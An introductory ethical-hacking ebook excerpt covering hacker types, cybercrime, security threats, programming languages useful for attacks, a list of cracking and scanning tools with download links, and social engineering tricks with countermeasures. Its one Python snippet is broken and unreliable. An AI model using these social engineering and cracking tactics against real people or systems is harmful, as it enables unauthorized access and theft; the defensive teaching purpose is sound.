Hacking For Dummies

2019 edition

Ethical Hacking for Beginners 2019: complete step by step guide beginners to advance

Content

What is Hacking? Introduction & Types

What is Hacking?

Hacking is identifying weakness in computer systems or networks to exploit its weaknesses to gain access. Example of Hacking: Using password cracking algorithm to gain access to a system

Computers have become mandatory to run a successful businesses. It is not enough to have isolated computers systems; they need to be networked to facilitate communication with external businesses. This exposes them to the outside world and hacking. Hacking means using computers to commit fraudulent acts such as fraud, privacy invasion, stealing corporate/personal data, etc. Cyber crimes cost many organizations millions of dollars every year. Businesses need to protect themselves against such attacks.

In this tutorial, we will learn-

Before we go any further, let’s look at some of the most commonly used terminologies in the world of hacking

Who is a Hacker? Types of Hackers

A **Hacker** is a person who finds and exploits the weakness in computer systems and/or networks to gain access. Hackers are usually skilled computer programmers with knowledge of computer security.

Hackers are classified according to the intent of their actions. The following list classifies hackers according to their intent.

Symbol	Description
	Ethical Hacker (White hat): A hacker who gains access to systems with a view to fix the identified weaknesses. They may also perform penetration Testing and vulnerability assessments.
	Cracker (Black hat): A hacker who gains unauthorized access to computer systems for personal gain. The intent is usually to steal corporate data, violate privacy rights, transfer funds from bank accounts etc.
	Grey hat: A hacker who is in between ethical and black hat hackers. He/she breaks into computer systems without authority with a view to identify weaknesses and reveal them to the system owner.

	Script kiddies: A non-skilled person who gains access to computer systems using already made tools.
Knowledge Is Free. We Are Anonymous. We Are Legion. We Do Not Forgive. We Do Not Forget. Expect Us.	**Hacktivist:** A hacker who use hacking to send social, religious, and political, etc. messages. This is usually done by hijacking websites and leaving the message on the hijacked website.
	Phreaker: A hacker who identifies and exploits weaknesses in telephones instead of computers.

What is Cybercrime?

Cyber crime is the use of computers and networks to perform illegal activities such as spreading computer viruses, online bullying, performing unauthorized electronic fund transfers, etc. Most cybercrimes are committed through the internet. Some cybercrimes can also be carried out using Mobile phones via SMS and online chatting applications.

Type of Cybercrime

- The following list presents the common types of cybercrimes:
- **Computer Fraud:** Intentional deception for personal gain via the use of computer systems.
- **Privacy violation:** Exposing personal information such as email addresses, phone number, account details, etc. on social media, websites, etc.
- **Identity Theft:** Stealing personal information from somebody and impersonating that person.
- **Sharing copyrighted files/information:** This involves distributing copyright protected files such as eBooks and computer programs etc.
- **Electronic funds transfer:** This involves gaining an un-authorized access to bank computer networks and making illegal fund transfers.
- **Electronic money laundering:** This involves the use of the computer to launder money.
- **ATM Fraud:** This involves intercepting ATM card details such as account number and PIN numbers. These details are then used to withdraw funds from the intercepted accounts.
- **Denial of Service Attacks:** This involves the use of computers in multiple locations to attack servers with a view of shutting them down.
- **Spam:** Sending unauthorized emails. These emails usually contain advertisements.

What is Ethical Hacking?

Ethical Hacking is identifying weakness in computer systems and/or computer networks and coming with countermeasures that protect the weaknesses. Ethical hackers must abide by the following rules.

- Get **written permission** from the owner of the computer system and/or computer network before hacking.
- **Protect the privacy of the organization** been hacked.
- **Transparently report** all the identified weaknesses in the computer system to the organization.
- **Inform** hardware and software vendors of the **identified weaknesses**.

Why Ethical Hacking?

- Information is one of the most valuable assets of an organization. Keeping information secure can protect an organization's image and save an organization a lot of money.
- Hacking can lead to loss of business for organizations that deal in finance such as PayPal. Ethical hacking puts them a step ahead of the cyber criminals who would otherwise lead to loss of business.

Legality of Ethical Hacking

Ethical Hacking is legal if the hacker abides by the rules stipulated in the above section on the definition of ethical hacking. The International Council of E-Commerce Consultants (EC-Council) provides a certification program that tests individual's skills. Those who pass the examination are awarded with certificates. The certificates are supposed to be renewed after some time.

Potential Security Threats To Your Computer Systems

A computer system threat is anything that leads to loss or corruption of data or physical damage to the hardware and/or infrastructure. Knowing how to identify computer security threats is the first step in protecting computer systems. The threats could be intentional, accidental or caused by natural disasters.

In this article, we will introduce you to the common computer system threats and how you can protect systems against them.

What is a Security Threat?

Security Threat is defined as a risk that which can potentially harm computer systems and organization. The cause could be physical such as someone stealing a computer that contains vital data. The cause could also be non-physical such as a virus attack. In these tutorial series, we will define a threat as a potential attack from a hacker that can allow them to gain unauthorized access to a computer system.

What are Physical Threats?

A physical threat is a potential cause of an incident that may result in loss or physical damage to the computer systems.

The following list classifies the physical threats into three (3) main categories;

- **Internal**: The threats include fire, unstable power supply, humidity in the rooms housing the hardware, etc.
- **External**: These threats include Lightning, floods, earthquakes, etc.
- **Human**: These threats include theft, vandalism of the infrastructure and/or hardware, disruption, accidental or intentional errors.

To protect computer systems from the above mentioned physical threats, an organization must have physical security control measures.

The following list shows some of the possible measures that can be taken:

- **Internal**: Fire threats could be prevented by the use of automatic fire detectors and extinguishers that do not use water to put out a fire. The unstable power supply can be prevented by the use of voltage controllers. An air conditioner can be used to control the humidity in the computer room.

- **External**: Lightning protection systems can be used to protect computer systems against such attacks. Lightning protection systems are not 100% perfect, but to a certain extent, they reduce the chances of Lightning causing damage. Housing computer systems in high lands are one of the possible ways of protecting systems against floods.
- **Humans**: Threats such as theft can be prevented by use of locked doors and restricted access to computer rooms.

What are Non-physical threats?

A non-physical threat is a potential cause of an incident that may result in;

- Loss or corruption of system data
- Disrupt business operations that rely on computer systems
- Loss of sensitive information
- Illegal monitoring of activities on computer systems
- Cyber Security Breaches
- Others

The non-physical threats are also known as **logical threats**. The following list is the common types of non-physical threats;

- Virus
- Trojans
- Worms
- Spyware
- Key loggers
- Adware
- Denial of Service Attacks
- Distributed Denial of Service Attacks
- Unauthorized access to computer systems resources such as data
- Phishing
- Other Computer Security Risks

To protect computer systems from the above-mentioned threats, an organization must have **logical security measures** in place. The following list shows some of the possible measures that can be taken to protect cyber security threats

To protect against viruses, Trojans, worms, etc. an organization can use anti-virus software. In additional to the anti-virus software, an organization can also have control measures on the usage of external storage devices and visiting the website that is most likely to download unauthorized programs onto the user's computer.

Unauthorized access to computer system resources can be prevented by the use of authentication methods. The authentication methods can be, in the form of user ids and strong passwords, smart cards or biometric, etc.

Intrusion-detection/prevention systems can be used to protect against denial of service attacks. There are other measures too that can be put in place to avoid denial of service attacks.

Summary

- A threat is any activity that can lead to data loss/corruption through to disruption of normal business operations.
- There are physical and non-physical threats
- Physical threats cause damage to computer systems hardware and infrastructure. Examples include theft, vandalism through to natural disasters.
- Non-physical threats target the software and data on the computer systems.


Skills Required to Become a Ethical Hacker

Skills allow you to achieve your desired goals within the available time and resources. As a hacker, you will need to develop skills that will help you get the job done. These skills include learning how to program, use the internet, good at solving problems, and taking advantage of existing security tools.

In this article, we will introduce you to the common programming languages and skills that you must know as a hacker.

What is a programming language?

A programming language is a language that is used to develop computer programs. The programs developed can range from operating systems; data based applications through to networking solutions.


*C:\Users\DAEMON\Documents\Kazembe Rodrick\Source Code\Python\Dictionaryattack.py - ...
File Edit Search View Encoding Language Settings Macro Run Plugins Window ? X
Dictionaryattack.py
length : 288 line Ln : 1 Col : 11 Sel : 0 | 0
Dos\Windows
ANSI as UTF-8
INS

```
guess = ""
password = "1234"

print "Password dictionary attack v1"

while guess != password :
    guess = input ("Enter wordlist dictionary password")
    if guess == password:
        print "Open sesame!, the password is " + password
    else
        print "Sorry, guess did not match the password
```

Simple python programming code

Why should you learn how to program?

- Hackers are the problem solver and tool builders, learning how to program will help you implement solutions to problems. It also differentiates you from script kiddies.
- Writing programs as a hacker will help you to automate many tasks which would usually take lots of time to complete.
- Writing programs can also help you identify and exploit programming errors in applications that you will be targeting.
- You don’t have to reinvent the wheel all the time, and there are a number of open source programs that are readily usable. You can **customize the already existing applications and add your methods to suit your needs**.

What languages should I learn?

The answer to this question **depends on your target computer systems and platforms**. Some programming languages are used to develop for only specific platforms. As an example, Visual Basic Classic (3, 4, 5, and 6.0) is used to write applications that run on Windows operating system. It would, therefore, be illogical for you to learn how to program in Visual Basic 6.0 when your target is hackingLinux based systems.

Programming languages that are useful to hackers

SR NO.	COMPUTER LANGUAGES	DESCRIPTION	PLATFORM	PURPOSE
1	**HTML**	Language used to write web pages.	*Cross platform	**Web hacking** Login forms and other data entry methods on the web use HTML forms to get data. Been able to write and interpret HTML, makes it easy for you to identify and exploit weaknesses in the code.
2	**JavaScript**	Client side scripting language	*Cross platform	**Web Hacking** JavaScript code is executed on the client browse. You can use it to read saved cookies and perform cross site scripting etc.
3	**PHP**	Server side scripting language	*Cross platform	**Web Hacking** PHP is one of the most used web programming languages. It is used to process HTML forms and performs other custom tasks. You could write a custom application in PHP that

				modifies settings on a web server and makes the server vulnerable to attacks.
4	SQL	Language used to communicate with database	*Cross platform	**Web Hacking** Using SQL injection, to by-pass web application login algorithms that are weak, delete data from the database, etc.
5	Python **Ruby** **Bash** Perl	High level programming languages	*Cross platform	**Building tools & scripts** They come in handy when you need to develop automation tools and scripts. The knowledge gained can also be used in understand and customization the already available tools.
6	**C & C++**	High level programming	*Cross platform	**Writing exploits, shell codes, etc.** They come in handy when you need to write your own shell codes, exploits, root kits or understanding and expanding on existing ones.
7	Java CSharp **Visual Basic**	Other languages	Java & CSharp are *cross platform. Visual Basic	**Other uses** The usefulness of these languages depends on your scenario.

	VBScript		is specific to Windows	

* Cross platform means programs developed using the particular language can be deployed on different operating systems such as Windows, Linux based, MAC etc.

Other skills

In addition to programming skills, a good hacker should also have the following skills:

- **Know how to use the internet and search engines effectively** to gather information.
- Get a **Linux-based operating system** and the know the basics commands that every Linux user should know.
- **Practice** makes perfect, a good hacker should be hard working and positively contribute to the hacker community. He/she can contribute by developing open source programs, answering questions in hacking forums, etc.

Summary

- Programming skills are essential to becoming an effective hacker.
- Network skills are essential to becoming an effective hacker
- SQL skills are essential to becoming an effective hacker.
- Hacking tools are programs that simplify the process of identifying and exploiting weaknesses in computer systems.

Top 20 Tools for Ethical hacking in 2018

What are Hacking Tools?

Hacking Tools are computer programs and scripts that help you find and exploit weaknesses in computer systems, web applications, servers and networks. There is a variety of such tools available on the market. Some of them are open source while others are commercial solution.

In this list we highlight the top 20 tools for Ethical Hacking of web applications, servers and networks

1) Netsparker

Netsparker is an easy to use web application security scanner that can automatically find SQL Injection, XSS and other vulnerabilities in your web applications and web services. It is available as on-premises and SAAS solution.

Features

- Dead accurate vulnerability detection with the unique Proof-Based Scanning Technology.
- Minimal configuration required. Scanner automatically detects URL rewrite rules, custom 404 error pages.
- REST API for seamless integration with the SDLC, bug tracking systems etc.
- Fully scalable solution. Scan 1,000 web applications in just 24 hours.

Get a Demo

2) Acunetix

Acunetix is a fully automated ethical hacking solution that mimics a hacker to keep one step ahead of malicious intruders. The web application security scanner accurately scans HTML5, JavaScript and Single-page applications. It can audit complex, authenticated webapps and issues compliance and management reports on a wide range of web and network vulnerabilities.

Features:

- Scans for all variants of SQL Injection, XSS, and 4500+ additional vulnerabilities
- Detects over 1200 WordPress core, theme, and plugin vulnerabilities
- Fast & Scalable – crawls hundreds of thousands of pages without interruptions
- Integrates with popular WAFs and Issue Trackers to aid in the SDLC
- Available On Premises and as a Cloud solution.

Start Your Free Trial

3) Probe.ly

Probe.ly

Probe.ly continuously scans for vulnerabilities in your Web Applications. It allows its customers to manage the life cycle of vulnerabilities and provides them with some guidance on how to fix them. Probe.ly is a security tool built having Developers in mind.

Features:

- Scans for SQL Injections, XSS, OWASP TOP10 and over 5000 vulnerabilities, including 1000 WordPress and Joomla vulnerabilities
- Full API - All features of Probely are also available through an API
- Integration with your CI tools, Slack and Jira
- Unlimited team members
- PDF Reports to showcase your security
- Diverse scanning profiles (ranging from safe to aggressive scans)
- Multiple Environment Targets - Production (non-intrusive scans) and Testing (intrusive and complete scans)

Start Your Free Trial

4) Burp Suite:

Burp Suite is a useful platform for performing Security Testing of web applications. Its various tools work seamlessly together to support the entire pen testing process. It spans from initial mapping to analysis of an application's attack surface.

Features:

It can detect over 3000 web application vulnerabilities.

- Scan open-source software and custom-built applications
- An easy to use Login Sequence Recorder allows the automatic scanning
- Review vulnerability data with built-in vulnerability management.
- Easily provide wide variety of technical and compliance reports
- Detects Critical Vulnerabilities with 100% Accuracy
- Automated crawl and scan
- Advanced scanning feature for manual testers
- Cutting-edge scanning logic

Download link: https://portswigger.net/burp/freedownload

5) Ettercap:

Ettercap is an ethical hacking tool. It supports active and passive dissection includes features for network and host analysis.

Features:

- It supports active and passive dissection of many protocols
- Feature of ARP poisoning to sniff on a switched LAN between two hosts
- Characters can be injected into a server or to a client while maintaining a live connection
- Ettercap is capable of sniffing an SSH connection in full duplex
- Allows sniffing of HTTP SSL secured data even when the connection is

made using proxy

- Allows creation of custom plugins using Ettercap's API

Download link: https://ettercap.github.io/ettercap/downloads.html

6) Aircrack:

Aircrack is a trustable ethical hacking tool. It cracks vulnerable wireless connections. It is powered by WEP WPA and WPA 2 encryption Keys.

Features:

- More cards/drivers supported
- Support all types of OS and platforms
- New WEP attack: PTW
- Support for WEP dictionary attack
- Support for Fragmentation attack
- Improved tracking speed

Download link: https://www.aircrack-ng.org/downloads.html

7) Angry IP Scanner:

Angry IP Scanner is open-source and cross-platform ethical hacking tool. It scans IP addresses and ports.

Features:

- Scans local networks as well as the Internet
- Free and open-source tool
- Random or file in any format
- Exports results into many formats

- Extensible with many data fetchers
- Provides command-line interface
- Works on Windows, Mac, and Linux
- No need for Installation

Download link: http://angryip.org/download/#windows

8) GFI LanGuard:

GFI LanGuard is an ethical tool that scan networks for vulnerabilities. It can acts as your 'virtual security consultant' on demand. It allows creating an asset inventory of every device.

Features:

- It helps to maintain a secure network over time is to know which changes are affecting your network and
- Patch management: Fix vulnerabilities before an attack
- Analyze network centrally
- Discover security threats early
- Reduce cost of ownership by centralizing vulnerability scanning
- Help to maintain a secure and compliant network

Download link: https://www.gfi.com/products-and-solutions/network-security-solutions/gfi-languard/download

9) Savvius:

It is an ethical hacking tool. It performance issues and reduces security risk with the deep visibility provided by Omnipeek. It can diagnose network issues faster and better with Savvius packet intelligence.

Features:

- Powerful, easy-to-use network forensics software
- Savvius automates the capture of the network data required to quickly investigate security alerts
- Software and integrated appliance solutions

- Packet intelligence combines deep analysis
- Rapid resolution of network and security issues
- Easy to use Intuitive workflow
- Expert and responsive technical support
- Onsite deployment for appliances
- Commitment to our customers and our products

Download link: https://www.savvius.com/distributed_network_analysis_suite_trial

10) QualysGuard:

Qualys guard helps businesses streamline their security and compliance solutions. It also builds security into their digital transformation initiatives. This tool can also check the performance vulnerability of the online cloud systems.

Features:

- It is trusted globally
- No hardware to buy or manage
- It is a scalable, end-to-end solution for all aspects of IT security
- Vulnerability data securely stored and processed on an n-tiered architecture of load-balanced servers
- It sensor provides continuous visibility
- Data analyzed in real time
- It can respond to threats in a real-time

Download link: https://www.qualys.com/forms/freescan/

11) WebInspect:

WebInspect is automated dynamic application security testing that allows performing ethical hacking techniques. It provides comprehensive dynamic analysis of complex web applications and services.

Features:

- Allows to test dynamic behavior of running web applications to identify security vulnerabilities
- Keep in control of your scan by getting relevant information and statistics at a glance
- Centralized Program Management
- Advanced technologies, such as simultaneous crawl professional-level testing to novice security testers
- Easily inform management on vulnerability trending, compliance management, and risk oversight

Download link: https://saas.hpe.com/en-us/software/webinspect

12) Hashcat:

Hashcat is a robust password cracking ethical hacking tool. It can help users to recover lost passwords, audit password security, or just find out what data is stored in a hash.

Features:

- Open-Source platform
- Multi-Platform Support
- Allows utilizing multiple devices in the same system
- Utilizing mixed device types in the same system
- It supports distributed cracking networks
- Supports interactive pause/resume
- Supports sessions and restore
- Built-in benchmarking system
- Integrated thermal watchdog
- Supports automatic performance tuning

Download link: https://hashcat.net/hashcat/

13) L0phtCrack:

LØPHTCRACK 7

L0phtCrack 6 is useful password audit and recovery tool. It identifies and assesses password vulnerability over local machines and networks.

Features:

- Multicore & multi-GPU support helps to optimize hardware
- Easy to customize
- Simple Password Loading
- Schedule sophisticated tasks for automated enterprise-wide password
- Fix weak passwords issues by forcing password resets or locking accounts
- It allows multiple auditing OSes

Download link: http://www.l0phtcrack.com/#download-form

14) Rainbow Crack:

RainbowCrack is a password cracking tool widely used for ethical hacking. It cracks hashes with rainbow tables. It uses time-memory tradeoff algorithm for this purpose.

Features:

- Full time-memory trade-off tool suites, including rainbow table generation
- It Support rainbow table of any hash algorithm
- Support rainbow table of any charset
- Support rainbow table in raw file format (.rt) and compact file format
- Computation on multi-core processor support
- GPU acceleration with multiple GPUs
- Runs on Windows OS and Linux
- Unified rainbow table file format on every supported OS
- Command line user interface
- Graphics user interface

Download link: http://project-rainbowcrack.com/index.htm

15) IKECrack:

IKECrack is an open source authentication crack tool. This ethical hacking tool is designed to brute-force or dictionary attack. This tool also allows performing cryptography tasks.

Features:

- IKECrack is a tool that allows performing Cryptography tasks
- Initiating client sends encryption options proposal, DH public key, random number, and an ID in an unencrypted packet to the gateway/responder.
- It is freely available for both personal and commercial use. Therefore, it is perfect choice for user who wants an option for Cryptography programs

Download link: http://ikecrack.sourceforge.net/

16) IronWASP:

IronWASP is an open source software for ethical hacking too. It is web application vulnerability testing. It is designed to be customizable so that users can create their custom security scanners using it.

Features:

- GUI based and very easy to use
- It has powerful and effective scanning engine
- Supports for recording Login sequence
- Reporting in both HTML and RTF formats
- Checks for over 25 types of web vulnerabilities
- False Positives and Negatives detection support
- It supports Python and Ruby
- Extensible using plug-ins or modules in Python, Ruby, C# or VB.NET

Download link: http://ironwasp.org/download.html

17) Medusa

Medusa is one of the best online brute-force, speedy, parallel password crackers ethical hacking tool. This tool is also widely used for ethical hacking.

Features:

- It is designed in such a way that it is speedy, massively parallel, modular, login brute-forcer

- The main aim of this tool is to support as many services which allow remote authentication
- Allows to perform Thread-based parallel testing and Brute-force testing
- Flexible user input. It can be specified in a variety of ways
- All the service module exists as an independent .mod file.
- No modifications are needed to the core application to extend the supported list of services for brute-forcing

Download link: http://foofus.net/goons/jmk/medusa/medusa.html

18) NetStumbler


NetStumbler is used to detect wireless networks on the Windows platform.

Features:

- Verifying network configurations
- Finding locations with poor coverage in a WLAN
- Detecting causes of wireless interference
- Detecting unauthorized ("rogue") access points
- Aiming directional antennas for long-haul WLAN links

Download link: http://www.stumbler.net/

19) SQLMap



SQLMap automates the process of detecting and exploiting SQL Injection weaknesses. It is open source and cross platform. It supports the following database engines.

- MySQL

- Oracle
- Postgre SQL
- MS SQL Server
- MS Access
- IBM DB2
- SQLite
- Firebird
- Sybase and SAP MaxDB

It supports the following SQL Injection Techniques;

- Boolean-based blind
- Time-based blind
- Error-based
- UNION query
- Stacked queries and out-of-band.

Download link: http://sqlmap.org/

20) Cain & Abel

Cain & Abel is a Microsoft Operating System passwords recovery tool. It is used to -

- Recover MS Access passwords
- Uncover password field
- Sniffing networks
- Cracking encrypted passwords using dictionary attacks, brute-force, and cryptanalysis attacks.

Download link: http://www.softpedia.com/get/Security/Decrypting-Decoding/Cain-and-Abel.shtml

21) Nessus

Nessus can be used to perform;

- Remote vulnerability scanner
- Password dictionary attacks
- Denial of service attacks.

It is closed source, cross platform and free for personal use.

Download link: http://www.tenable.com/products/nessus-vulnerability-scanner

What is Social Engineering? Attacks, Techniques & Prevention


What is Social Engineering?

Social engineering is the art of manipulating users of a computing system into revealing confidential information that can be used to gain unauthorized access to a computer system. The term can also include activities such as exploiting human kindness, greed, and curiosity to gain access to restricted access buildings or getting the users to installing backdoor software.

Knowing the tricks used by hackers to trick users into releasing vital login information among others is fundamental in protecting computer systems

In this tutorial, we will introduce you to the common social engineering techniques and how you can come up with security measures to counter them.

How social engineering Works?



HERE,

- **Gather Information**: This is the first stage, the learns as much as he can about the intended victim. The information is gathered from company websites, other publications and sometimes by talking to the users of the target system.
- **Plan Attack**: The attackers outline how he/she intends to execute the attack
- **Acquire Tools**: These include computer programs that an attacker will use when launching the attack.
- **Attack**: Exploit the weaknesses in the target system.
- **Use acquired knowledge**: Information gathered during the social engineering tactics such as pet names, birthdates of the organization founders, etc. is used in attacks such as password guessing.


Common Social Engineering Techniques:

Social engineering techniques can take many forms. The following is the list of the commonly used techniques.

- **Familiarity Exploit**: Users are less suspicious of people they are familiar with. An attacker can familiarize him/herself with the users of the target system prior to the social engineering attack. The attacker may interact with users during meals, when users are smoking he may join, on social events, etc. This makes the attacker familiar to the users. Let’s suppose that the user works in a building that requires an access code or card to gain access; the attacker may follow the users as they enter such places. The users are most like to hold the door open for the attacker to go in as they are familiar with them. The attacker can also ask for answers to questions such as where you met your spouse, the name of your high school math teacher, etc. The users are most likely to reveal answers as they trust the familiar face. This information could be used to hack email accounts and other accounts that ask similar questions if one forgets their password.
- **Intimidating Circumstances**: People tend to avoid people who intimidate others around them. Using this technique, the attacker may pretend to have a heated argument on the phone or with an accomplice in the scheme. The attacker may then ask users for information which would be used to compromise the security of the users’ system. The users are most likely give the correct answers just to avoid having a confrontation with the attacker. This technique can also be used to avoid been checked at a security check point.
- **Phishing**: This technique uses trickery and deceit to obtain private data from users. The social engineer may try to impersonate a genuine website such as Yahoo and then ask the unsuspecting user to confirm their account name and password. This technique could also be used to get credit card information or any other valuable personal data.
- **Tailgating**: This technique involves following users behind as they enter restricted areas. As a human courtesy, the user is most likely to let the social engineer inside the restricted area.
- **Exploiting human curiosity**: Using this technique, the social engineer may deliberately drop a virus infected flash disk in an area where the users can easily pick it up. The user will most likely plug the flash disk into the computer. The flash disk may auto run the virus, or the user may be tempted to open a file with a name such as Employees Revaluation Report 2013.docx which may actually be an infected file.
- **Exploiting human greed**: Using this technique, the social engineer may lure the user with promises of making a lot of money online by

filling in a form and confirm their details using credit card details, etc.

Social Engineering Counter Measures



Most techniques employed by social engineers involve manipulating human biases. To counter such techniques, an organization can;

- **To counter the familiarity exploit**, the users must be trained to not substitute familiarity with security measures. Even the people that they are familiar with must prove that they have the authorization to access certain areas and information.
- **To counter intimidating circumstances attacks,** users must be trained to identify social engineering techniques that fish for sensitive information and politely say no.
- **To counter phishing techniques**, most sites such as Yahoo use secure connections to encrypt data and prove that they are who they claim to be. **Checking the URL may help you spot fake sites**. **Avoid responding to emails that request you to provide personal information**.

- **To counter tailgating attacks,** users must be trained not to let others use their security clearance to gain access to restricted areas. Each user must use their own access clearance.
- **To counter human curiosity**, it's better to submit picked up flash disks to **system administrators who should scan them for viruses or other infection**preferably on an isolated machine.
- **To counter techniques that exploit human greed**, employees must be **trained**on the dangers of falling for such scams.

Summary

- Social engineering is the art of exploiting the human elements to gain access to un-authorized resources.
- Social engineers use a number of techniques to fool the users into revealing sensitive information.
- Organizations must have security policies that have social engineering countermeasures.

Cryptography Tutorial: Cryptanalysis, RC4, CrypTool


Information plays a vital role in the running of business, organizations, military operations, etc. **Information in the wrong hands can lead to loss of business or catastrophic results. To secure communication, a business can use cryptology to cipher information**. Cryptology involves transforming information into the Nonhuman readable format and vice versa.

